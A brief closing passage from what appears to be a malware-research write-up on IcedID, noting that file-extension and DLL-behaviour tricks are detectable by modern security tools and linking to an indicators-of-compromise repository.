monitor for in their environments. This, along with other techniques such as changing the file extension and the behavior of the DLL, should be detected by a capable Next Gen security solution.

Indicators of Compromise

<https://github.com/SentineLabs/icedID>